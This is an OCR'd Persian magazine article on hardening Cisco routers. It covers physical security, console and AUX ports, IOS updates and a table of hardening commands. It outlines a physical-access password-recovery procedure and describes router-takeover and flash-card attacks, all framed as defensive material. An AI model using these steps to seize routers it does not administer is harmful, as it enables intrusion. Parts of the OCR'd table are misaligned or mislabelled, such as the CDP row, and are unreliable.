این بسته به نوع طراحی شما و خواست مشتری و همچنینی به طور اساسی به خود توپولوژی شبکه وابسته بستگی پیدا میکند که چگونه روش پیکربندیهای امنیتی را برای روتر های خود به کار می بندید در بعضی مواقع لازم است یک سری فرمان ها و تنظیمات انحصاری را بر روی یک روتر داخلی یا BackBone اجرا نمایید در بیشتر مواقع برای شبکه های بزرگتر از قبیل MAN یا حتی WAN از Template ها یا چک لیست های امنیتی خود شرکت سازنده برای پیکربندی امنیتی استفاده می گردد لازم به تذکر است که پیکر بندی با چک لیست های شرکت سازنده با نصب روتر با پارامتر های پیش فرض فرق می کند در بعضی مواقع این استنباط می شود که اگر فقط یک مسیر دهی رابرای یک ساب نت تعریف شود روتر در حالت های پیش فرض شرکت سازنده است حال که همگان می دانیم چنین نیستدر بخش های بعدی شما را با یک چک لیست امنیتی برای یک محصول خاص سیسکو بیشتر اشنا می نماییم همیشه به یاد داشته باشید که روتر های دارای پیش فرض های امنیتی خاصی هستند مثلا اگر شما به عنوان مدیر امنیتی SECRET Passwordرا تعیین و پارامتر های انرا مشخص نکنید یک نفوذ گر ابتدا شانس خود را در این حوزه ها بر پایه بی مبالاتی شما حتما امتحان خواهد کرد و عاقبت کار را هم میتوانید حدس بزنید همین امر باعث دسترسی نفوذ گر به قسمت ها و لایه های امنیتی خارجی تر داینامیک روتر شده امنیت کلیه منابع داخلی تحت شبکه به خطر می افتند شاید به طور کلی یک سوال در ذهنتان ایجاد شده باشد که به فرض هم یک نفوذ گر یک دسترسی Full Access را هم پیدا کند آن وقت بد ترین سناریوی اتفاقی برای شبکه مورد نظر چیست !!!

جواب خیلی آسان است در توضیح لایه های امنیتی یک روتر برایتان حوزه های مختلفی را بر شمردیم وگفتیم که اگر یک لایه امنیت خود را از دست بدهد امنیت دیگر لایه های مورد بحث هم به همین صورت به خطر می افتند پس جواب سوال فوق هم به همین راحتی مشخص می شود وقتی یک نفوذگر به پایین ترین لایه های شبکه اتان دسترسی پیدا کند دستیابی با لایه های فوقانی از جمله Web Applicationنیز در دسترس خواهد بود.

برای مثال فرض کنید شما یک نفوذگر خبره هستید و به طریقی توانسته اید(در اینجا ما آموزش امن تر کردن روتر ها را به شما یاد آوری می نماییم نه هک روتر ها) کنترل یک روتر را از یکLAN2LAN بدست آورید در اینصورت شما قادر خواهید بود که مسیر دهی پکت ها را براحتی به دیگر اجزای شبکه از جمله دیگر روتر ها را مانیتورینگ نمایید حتی اگر سطح دسترسی شما بالا باشد می توانید مسیر دهی را تغییر داده و به صورت خاصی پکت های منبع را هم به یک از منابع خود مسیر دهی نمایید درکل با بدست آوردن چنین دسترسی هایی هیچ یک دیگر از منابع و پایگاههای داده ای در پشت دیواره های آتش هم در امان نخواهند بود آنچه که در اینجا به صورت کاملا واضحی می شود بیان نمود هیچ گاه یک دیواره آتشی ارتباطات یکی از روتر های شناخته شده خود در شبکه محلی را فیلتر نمیکند پس براحتی با بدست آوردکنترل یک روتر براحتی می توانید هر نوع فایروالی را دور بزنید در بعضی از جا ها با تکیه بر اینکه ما از فایروال سخت افزاری استفاده میکنیم و امکان هر نفوذیرا به صفر می رسانیم بیان می شود ایا به صحت این مطلب تا بحال دقت کرده اید این مفهوم برای زمانی که شبکه تحت نظرتان که با چنینی دیواره ای اتشی حفاظت شده باشند و نفوذگران سعی برحملاتی با استفاده از لایه های بالایی صورت دهند تا حدود زیادی صدق میکند به طور مثال اگر نفوذ گری منابع شبکه اتان را برای باز یا بسته بودن درگاه های مختلف تحت بررسی قرار دهد دیواره اتش با شناسایی آمدن اینها از یک منبع خاص چنینی ارتباطاتی را بلوکه می کند و بسیاری دیگر از مثال ها را می توان در این زمینه بر شمرد تا انجا که بخواهد با استفاده از چنینی لایه هایی به یک شبکه ای با چنینی حفاظتی نفوذ کند جیزی جز آب در هاون کوبیدن نمی توان به این عمل اطلاق کرد ولی در بالا اگر همانطور که بر شمردیم اگر نفوذگر قصد استفاده از لایه های درونی تر را بنماید انگاه آیا باز هم می توان گفت و به این حرف استناد کرد که چون ما از فایروال سخت افزاری استفاده میکنیم از هرگونه عملیات نفوذی در امان خواهیم ماند . قطعا چنین نخواهد بود ما یکی از روش های هک سخت افزاری رابرای شما باز گو نمودیم مثل بدست آوردن کنترل روتر های تحت یک شبکه روش های متعددی هم در این حوزه در دسترس هستند همانند ARP، IP Spoofing در روش های متعددی از همین زیر لایه ها برای رد کردن چنین حفاظت هایی بهره برداری می شود.

باز هم به همان نکته بنیادی علم هک رسیدیم »:«


همیشه راهی برای نفوذ هست و هیچ سیستمی به طور مطلق ایمن نیست بلکه بایستی آن راه نفوذ را کشف کرد هنر هک نیز در همین نکته متبلور می شود.

SECTION 2

فایل ها و فرم های پیکربندی روتر های مخلف اتان را دسته بندی و ارزش یابی نمایید توجه مورد نیاز در این زمینه خود یک پیروزی و موفقیت بزرگ در بحث امنیت روتر ها محسوب می شود این کپی های فایل های پیکربندی روترها را در حالت OFFLine با کپی فایل های وقایع و پیکربندی روتر های در حال فعالیت بررسی و مقایسه نمایید در این ارزشیابی به نکات و نشانه های مظنون به صورت گیری عملیات هک بهتر پی خواهید برد اینکه بررسی لاگ فایل ها را چه طور بررسی نمایید به تجربه شما نیز بستگی فراوانی دارد در ادامه به نکاتی در این زمینه ها اشاره خواهیم نمود در کل اگر در ثبت وقایع به نکات ناملموس و محسوسی پی بردید براحتی با مقایسه این کپی ها می توانید حدس بزنید که شبکه اتان مورد حجوم قرار گرفته است و یا خیر و اگر چنینی است بدنبال اقدامات احتمالی و پیش گیرانه بروید.

اقدامات عملی در جهت امن کردن روتر های سیسکو

تصویر زیر نشان دهنده یک پیکربندی ساده شبکه را نشان می دهد ساختار ها و ادرس های نشان داده شده در دیاگرام زیر فقط برای مثال بکار رفته شده اند و برای رساندن مفهوم بهتر موضوعات در نظر گرفته شده اند درادامه مقاله تمامی نمودار ها و ادرس ها نیز به همین منوال خواهند بود.



دیاگرام بالا برای راهنمایی بهتر شما در زمینه امن کردن روتر های سیسکو راه گشا خواهد ولی بدان معنا نیست که این یک ساختار کاملا امن شبکه ای را در اختیار شما قرار می دهد فقط برای آوردن مثال بکار برده شده است با این وجود شبکه های بسیاری از سازمانها از ساختار هایی به همین شکل استفاده می نمایند . شما نیز در طرح یک شبکه نسبتا امن می توانید به توجه به طراحی خود و نیاز های مشتری یک شبکه نسبتا امن را طراحی نمایید این بخش در باره روشهای متفاوتی که در جهت افزایش امنیت روتر ها به کار می روند بحث می نماید در بخش قبلی با یک سری تئوری های امنیتی داده ای روتر ها آشنا شید کم کم سعی می نماییم هم به نکات

عملی تر و همچنین ارائه روش های کاربردی امنیتی اشاره نماییم همانطور که در بخش مقاله ها در بخش مجزا ولی از نظر معنایی به هم مرتبط خواهند بود و به طور طبیعی یک ٥ نظر گرفتیم این مقاله دارای سیر پیچیده تری را پیش خواهد گرفت.

امنیت سخت افزاری یا فیزیکی

وقتی شخصی دست یابی مستقیمی به یکی از اجزای شبکه اتان می کند راهی جز متوقف کردن آن شخص جهت جلوگیری از دستکاری ان اجزا ندارید این مسیله منحصر به اجزای شبکه نمیشود بلکه حتی این مطلب برای دیگر کامپیوتر ها و دستگاه های الکترونیکی و مکانیکی هم صدق می کند این بستگی به سعی و کوشش شما در این زمینه خواهد داشت کارهای زیادی را می توانید در این حوزه برای مشکل شدن اینگونه عملیات ها را بعمل اورید البته اینرا بدانید که از دست یک نفوذگر خبره بهمین راحتی ها هم خلاص نمی شوید ولی می توانید محدودیت های اجرایی ای را اعمال کنید اجزا و زیر ساختار های شبکه ها از جمله روتر ها یکی از مهمتریم بخش های دفاعی هر سیستمی به شمار می ایند همچنان که نقش یک محافظ را می توانند همانند دیواره های اتش بعمل آورند می توانند خود نیز یک عامل خطرناک برای عوامل نفوذ گر تبدیل شوند از جهاتی می توان به این موضوع به شکل یک شمشیر دو لبه نام برد فقط سوال اینجاست که این لبه تیغ را شما به کدام طرف رهسپار خواهید کرد.

اجزای شبکه بویژه روتر ها و سویچ ها و هاب ها نیز بایستی در مکان های حفاظتی و محدود شده امنیتی قرار گیرند اگر حتی امکانش بود تحت نظارت اشخاصی به صورت 24 ساعته و در کل روز های هفته این نظارت صورت گیرد این کار را با محافظان امنیتی یا سیستم ها ی الکترونیکیا تر کیبی از هر دو را بعمل آورید البته به این نکته نیز توجه داشته باشید برای افرادی که حق دسترسی به این اجزا را دارند نبایستی این محدودیت ها پیچیده و مشکل زا باشند تا خود به یک مشکل دیگری دچار نشوند.

اگر مدیر های سیستمی خواسته باشند که از راه دور و نه با دسترسی مستقیم روتر های مورد نظر را پیکربندی نمایند برای حفاظت در برابر دسترسی های خارجی و همچنینی ایجاد دسترسی های ادمین لیست دستیابی ها را برای ارتباطات کاربران خارجی مشخص و تعریف نمایید .

اگر این امکان بود ار ارتباطات رمز شده و دارای کدینگ مشخص برای دسترسی های خارجی ادمین ها استفاده نمایید.

برای اینکه اهمیت حفاظت سخت افزاری روتر ها برای شما بیشتر نسبت به کل شبکه اشکار شود بدست آوردن کلمات رمز و عبور را در صورت دسترسی های مستقیم را برای شما می اوریم در این متدها شما به طریقه بدست اوردن کلمات رمز روتر های سیسکو در صورت داشتن دسترسی فیزیکی آشنا می شوید .

هشدار : نکاتی که در این حوزه ها گفته خواهد شد فقط برای یادگیری مدیران امنیتی برای افزایش هر چه بیشتر امنیت شبکه های تحت نظرشان اورده می شود نه اموزش خرابکاری های رایانه ای – مسولیت هر گونه سو ء استفاده از این مطالب بر عهده خود کاربران می باشد.

استفاده از این شیوه به صورت منفرد خود یک دسترسی با سطح بالا و کنترل تمام در روتر های سیسکو را فراهم می اورد شما در این قسمت بدون دانستن کلمه رمز به یک دسترسی کامل دست خواهید یافت این روش در بین مدل های روتر ها تا کمی متفاوت می باشد ولی یک نمونه کلی را برای شما خواهم گفت به طور کلی اصول کلی به این ترتیب می باشد – یک مدیر سیستمی یا حتی یک نفوذگر می تواند با ایجاد ارتباط ساده با ترمینال روتر یا ایجاد ارتباط کامپیوترش با یک درگاه روتز با اجرای روند های زیر" روش بازاوری کلمات عبور "را اجرا نماید.

مرحله اول : روتر را به صورتی تنظیم کنید که بدون خواندن پیکربندی های حافظه (NVRAM) بوت شود . بعضی مواقع هم به این عمل حالت ازمایشی سیستم می نامند Test Mode

مرحله دوم : سیتم را دوباره بوت نمایید.

مرحله سوم : درحالت دستیابی ممکن Enable Mode (اگر سیستم شما در حالتTest mode بوت شود شما این عمل را بدون کلمه عبور انجام خواهیم داد).

مرحله چهارم :نمایش کلمه رمز و یا تغییر کلمه رمز و یا پاک نمودن پیکربندی پیش فرض

مرحله پنجم : پیکربندی دوباره روتر برای بالا آمدن به طور طبیعی از NVRAM

مرحله ششم : دوباره راه اندازی سیستم با پیکربندی یا کلمه رمز خودتان

هر کسی که در حوزه کار با روتر های سیسکو تجربه داشته باشد و اگر دسترسی فیزیکی هم فراهم باشد براحتی می تواند یک کنترل کامل را بر روی روتر بدست اورد کلیه انجام این مراحل فوق به یک دقیقه هم نیاز ندارد مرحله ۵ بسیار مهم میباشد اگر شما نیاز به بازاوری کلمه عبور را به هر دلیلی نیاز پیدا نمودید می توانید از این متد استفاده کنید دوباره بعد از انجام این نوع اعمال دوباره نویسی تنظیمات راه اندازی روتر را فراموش نکنید اینگونه سهل انگاری ها باعث می شود وقتی روتر به کار گرفته می شود ضعف های امنیتی زیادی را در هنگام بوت نشان دهد.

نکته دوم برای کنترل کردن دستیابی های سخت افزاری شامل حافظه های فلش می باشد بسیاری از مدل های روتر های سیسکو دارای شکاف های گسترش PC-Card و شکاف های مخصوص برای حافظه های فشرده فلش CompactFlash Memory برای افزایش میزان حافظه های جانبی میباشند روتر هایی که دارای اینگونه شکاف های مخصوص برای افزایش حافظه ها هستند داری مقبولیت زیاد تری نسبت به انواع بدون شکاف ان می باشند یک هکر با دسترسی سخت افزاری به روتر شبکه های شما می تواند با نصب یک حافظه فلش در یکی از این شکاف های گسترش یا عوض کردن حافظه با یکی از فلش های قدیمی روی روتر می تواند بعد از دوباره راه اندازی روتر با حافظه مورد نظر خود که با عث می شود روتر نسخه IOS و پیکربندی های مورد نظر نفوذگر را که بر روی شکاف فلش نصب شده بود را اجرا نماید اگر چنینی عملیات های خرابکارانه ای صورت گیرد شناسایی چنینی حملاتی بسیار سخت می باشد بهترین مقابله با اینگونه نفوذ گری ها حفاظت های سخت افزاری می باشد که برایتان بر شمردیم نکته دیگر حفاظت پرسنلی می باشند که با اینگونه تجهیزات سر رو کار دارند.


یک مسئله مرتبط با حفاظت های فیزیکی مرتبط است با محیط هایی که روتر ها و چنینی اجزایی نگه داری می شوند همانند بسیاری از اجزای شبکه اینگونه تجهیزات نیز به حرارت و یا دما های بالا و هم چنینی رطوبت حساس می باشند اگر روتر ها در یک مکان از نظر پارامتر های محیطی نگه داری نشود می تواند
در حین عملیات دچار حادثه های غیر مترقبه شود و خود این مطلب نیز عاملی است در کاهش امنیت خود روتر محیطی که روتر ها درون آن قرار می گیرند بایستی تهی از محیط های مغناطیسی و الکتروستاتیک باشند تنظیمات دما و رطوبت را کاملا جدی بگیرید همچنینی اگر امکان داشت برای کلیه روتر ها از Uninterruptible Power Supply (UPS) استفاده نمایید به این دلیل که کوچکترین کمبود در توان و ایجاد، افت پتانسیل باعث می شود که چنینی تجهیزاتی در حالتهای غیره پیش بینی ای قرار بگیرند.

دو نوع پورت کنسول Consol (con) و پورت کمکی Auxiliary برای ارتباطات سریال بر روی روتر ها در دسترس می باشد بسیاری از روتر ها هر دو نوع پورت را دارا می باشند و انواع قدیمی تر نیز فقط نوع کنسول را پشتیبانی میکنند اولین فرق دو قابلیت استفاده از متد باز اوری کلمات عبور بر روی پورت کنسول می باشد در بسیاری موارد پورت Aux به صورت بلا استفاده باقی می ماند بعضی از مدیران برای دستیابی های remote به روتر ها از پورت های aux و همچنینی خطوط dial-Up بهره برداری میکنند اجازه دادن به سیستم برای ارتباطات Dial-Up به هر قسمتی از اجزای شبکه به صورت خارجی خود یک پتانسیل خطر به شمار می اید برای اینگونه ارتباطات بایستی در همان زمان از این نوع ارتباط خطوط تلفنی بهره برداری شود و بعد از آن چنین سرویسی بسته شود به طور معمول اغلب مدیر های امنیتی استفاده از پورت های Aux را یا محدود و یا در اکثر موارد به طور کامل غیر فعال می سازند – برای راحتی فهم این قسمت بایستی بزبان ساده بگوییم که روتر های خودر را به صورت کامل قفل کنید این امر بسیار مهم است تا قبل از انجام این گونه اقدامات روتر خود را به یک شبکه های دارای ریسک امنیتی متصل نمایید.

نسخه های نرم افزاری روتر ها

مدل ها ی مختلف روتر های سیسکو و همچنین IOS ها پی در پی هم به طور پیوسته ای روزانه می شوند این برای یک مدیریت پویا کاملا ضروری است که برای شبکه های بزرگ اجزا نیز به طور پیوسته ای Up date شوند نسخه های جدید ترIOS باگ های نسخه های قدیمی را رفع نموده اند و همچنین آسیب پذیری هایی را که در نسخه های قدیمی بودند را بر طرف نموده اند امکانات جدیدی نیز هم به روتر ها اضافه می شود شاید سخت افزارتان را مدت ها تعویض ننمایید ولی با بر روز رسانی و استفاده از نسخه های جدیدی تر از امکانات و امنیت روتر ها بهتر استفاده مینمایید شاید شما هم بر روی یک سیستم هم از Win 9x/2k/XP استفاده نموده اید سخت افزار شما ثابت مانده است ولی امکاناتی که بدست اورده اید بسیار افزایش پیدا کرده است پس اگر نسخه های جدیدی IOS روانه بازار می شوند بزودی همانند سیستم ها عامل سرور ها این نوع نر م افزار های روتر ها را نیزUp Grade نمایید چیزی که اغلب مورد توجه قرار نمیگیرد و نکته دیگر اینکه نسخه های قدیمی دارای پیچیدگی کمتری نسبت به نسخه های جدیدی می شوند که خود این نیز پیکربندی ها را تا حدی با مشکل روبرو می سازد مثلا نسخه IOS 12.01 که نسخه بعدی IOS 12 به شمار می امد در آن زمان نسخه IOS 12.0.9 خود نسخه آینده IOS12 بود که همین پیچیدگی هایی را ایجاد می نمودند بهترین را ه حل برای این مسیله استفاده از نسخه هایی نهایی محصولات یا سرویس پک ها ی کامل می باشد مثلا بگذارید سرویس پک کامل ارائه شده کامل مثلا برای IOS 12 ارائه شود و سپی خیالتان را برای رفع تمامی باگ ها راحت نمایید لازم به تذکر است که بر روز رسانی روتر ها بر خلاف OS ها می باشد - شماره نسخه های بالا فقط برای ارایه مثال بکار گرفته شده اند همیشه از آخرین پکیج کامل نمی توانید

بهرهمند شوید می توانید از آخرین نسخه GD که در انتهای هر ماه ارائه می شود را استفاده نمایید ولی از نظر بحث تجربه می توانم بگویم که اسیب پیذیری های IOS به صورت مشابهOS
ها به کار گرفته نمی شوند اولا دو لایه متفاوت از یکدیگر می باشند و دوم اینکه شناسایی یک باگ خاص بر روی یک روتر آنهم از راه دور کار آنچنان ساده ای نمی تواند باشد این نیست که یا یک Security Scanner بتوانید باگ های یک روتر را دسته بندی و FIXنمایید در انصورت کار برای نفوذگران هم بهمان طریق مشکل می شود نکته سوم تعداد نفوذگرانی که از چنینی شیوه های پیچیده ای استفاده می کنند در حد بسیار کمی نسبت به انبوه هکر هایی هستند که از لایه های بالی شبکه برای نفوذ بهره می برند شاید گفتن این مطلب در یک مقاله علمی درست نباشد ولی مسایل تئوری یک طرف مسیله را مشخص می کنند و مطالب در دنیای واقعی چیز دیگری را نمایان می سازند نکته حایز اهمیت مقدار ریسک پذیری شبکه تحت نظرتان است آیا آن نفوذگری که خود را متحمل چنین عملیات پیچیده ای بخواهد بکند آیا وقت خود را صرف یک شبکه محلی کوچک خاص که احتمال قریب به یقین اطلاعات در خور توجهی هم در آن یافت نشود می کند من که چنین فکر نمی کنم به دیاگرام زیر توجه کنید چنین سناریویی نشان دهنده نوعی حمله با استفاده از لایه های Web Application را نشان می دهد انجام چنین عملیاتی همانطور که مستحضر هستید مشکلات چندانی را پیش روی نفوذ گر نمیگذارد در حدود 90-80 درصد کل عملیات های نفوذگری از طریق همین سناریو انجام میشود مطلب کلی به هر حال به صورت شماتیکی همانند زیر است حال می تواند سیستمها عامل و برنامه های متفاوت و در نسخه های متفاوت به کار گرفته شوند ولی همانطور که گفته شد عملیات به صورت کلی به حالت زیر است.



در حدود 10 -20 در صد امار ها نشان دهنده نفوذ های سخت افزاری را نشان می دهند همانطور که گفته شد اینگونه نفوذ ها بیشتر بر روی اهداف خاص و سیستم ها اطلاعاتی منحصر به فرد و متمایز با دیگرپایگاه ها صورت می گیرد اگر مسوول امنیت یک شبکه نه چندان بزرگ و غیر حساس هستید فکر خود را با چنین افکاری مغشوش نسازید و احتمال چنین نفوذ هایی را با برخورد یک شهاب سنگ عظیم با زمین برابر بدانید البته من در اینجا به طور مطلق این امر را رد نمیکنم که استفاده از چنین متد هایی برای اهداف دیگر نیز استفاده نمی شوند ولی وقتی نفوذی بتواند در مراحل اولیه از همان شیوه های معمولی صورت گیرد دیگر نوبت به چنین حملاتی نمیرسد پس در بحث مدیریت وصله های نرم افزاری پیشنهاد می شود بیشتر تمرکزتان را بر روی OS و Applications متمرکز نمایید و در صورت نسخه های ارتقاء یافته IOS اقدام بروز رسانی نمایید البته قصد من کم اهمیت جلوه دادن بروزرسانی و مدیریت اسیب پیذیری نرم افزاری روتر ها نمیباشد بلکه مطلب بر روی اولویت های ریسک و خطر نفوذ متمرکز است در مراکز مهم و اطلاعاتی هر کدام ار این بر روز رسانی ها و تست های امیتی به صورت پیوسته انجام می پذیرد دوستانی که در چنین مراکزی مشغول به فعالیت می باشند معنی این جمله را بیشتر درک مینمایند شاید این بخش حتی بیشتر از لایه های دیگر مورد تاکیید قرار میگیرند برای اطلاعات بیشتر در مورد بروز رسانی و یا نحوه پوشانیدن باگ ها بهتر است با توجه به نوع مدل روترتان به سایت شرکت سازنده با Manual خود روتر مراجعه کنید همانطور که گفته شد در ادامه یک نمونه چک لیست امنیتی یک روتر را ارائه مینماییم.

پیکربندی روتر و فرمان ها IOS

بعد از اتصال به روتر و Login در ان سیستم مورد نظر در حالت کاری بوده که در اصطلاح با آن حالت اجرای یا EXEC مینامند در چنینی حالت شما در حالت Enable نیز قرار دارید یعنی با استفاده از دستور جانبی enable در حالت EXEC دسترسی ها ی کامل را نیز پیدا خواهید نمود بایستی توجه داشته باشید که حالت EXEC یک دسترسی محدود شده را در اختیار شما قرار می دهد با تایپ فرمان enable سطح دسترسی را به حالت Enable افزایش دهید . تعداد متفاوتی پیکربندیها برای یک روتر به صورت کلی در دسترس می باشد حال کلی برای پیکربندی روتر ها یعنی قرار گیری در حالت config استفاده از دستورConfig terminal می باشد که به صورت خلاصه Cinfig t استفاده می شود در حال config شما دسترسی برای تغییرات در این اجزا را خواهید داشت.

banners، authentication systems، access lists، logging، routing protocols،

دیگر حالت های پیکربندی خاصی نیز در دستری قرار می گیرند که برای اهداف خاصی مورد استفاده هستند بیشتر برای پروتکل ها و همچنینی خطوط از این زیر پیکربندی ها استفاده میشود بیشتر از همان حالت کلی بهره برداری می شود از جمله این انواع]

- Config-hf
- Config-line
- Config-ext-n
- Config-route

همانطور که در مباحث بالا هم گفتیم با توجه به هر یک از این دستورات نفوذ گر می تواند یک پیکربندی آلوده را بر روتر تحمیل نمایند اینکه ترافیک داده ها را چه طور و در چه منظوری هدایت شوند بسته به نوع اهداف هکر متمرکز می شود به جدول زیر که کله فرمان های اصلی پیکربندی را شامل میشود توجه بفرمایید.

لیست کلی فرمان های configuration روتر های سیسکو

USE	To	۱
enable secret	Provide a minimum of protection for configured passwords.	۲
service password−encryption		۳
no service tcp−small−servers no service udp−small−servers	Prevent abuse of the "small services" for denial of service or other attacks.	٤
no service finger	Avoid releasing user information to possible attackers.	٥
no cdp running no cdp enable	Prevent attacks against the NTP service.	٦
no ntp enable	Prevent attacks against the NTP service.	۷
no ip directed−broadcast. transport input	Prevent attackers from using the router as a "smurf" amplifier Control which protocols can be used by remote users to connect interactively to the router's VTYs or to access its TTY ports.	۸
ip access−class	Control which IP addresses can connect to	۹

	TTYs or VTYs. Reserve one VTY for access from an administrative workstation.	
service tcp−keepalives−in	Detect and delete "dead" interactive sessions, preventing them from tying up VTYs.	۱۰
logging buffered buffer−size	Save logging information in a local RAM buffer on the router. With newer software, the buffer size may be followed with an urgency threshold.	۱۱
ip access−group list in	Discard "spoofed" IP packets. Discard incoming ICMP redirects.	۱۲
ip verify unicast rpf	Discard "spoofed" IP packets in symmetric routing environments with CEF only.	۱۳
no ip source−route	Prevent IP source routing options from being used to spoof traffic.	۱٤
access−list number action	Enable logging of packets that match specific	۱٥
criteria log access−list number action criteria log−input	access list entries. Use if it's available in your software version.	۱٦
scheduler−interval scheduler allocate	Prevent fast floods from shutting down important processing.	۱۷
ip route 0.0.0.0 0.0.0.0 null 0 255	Rapidly discard packets with invalid destination addresse s.	۱۸
distribute−list list in	Filter routing information to prevent accepting invalid routes.	۱۹
snmp−server community something−inobvious *ro* list *snmp−server community* something−inobvious *rw* list	Enable SNMP version 1, configure authentication, and restrict access to certain IP addresses. Use SNMP version 1 only if version 2 is unavailable, and watch for sniffers. Enable SNMP only if it's needed in your network, and don't configure read−write access unless you need it.	۲۰

۲۱	Configure MD5−based SNMP version 2 authentication. Enable SNMP only if it's needed in your network.	snmp−server party... authentication md5 secret ...

Entertainme nt


کجایی Microsoft Window 1.0x که یادت به خیر...

صفحه ۷۱

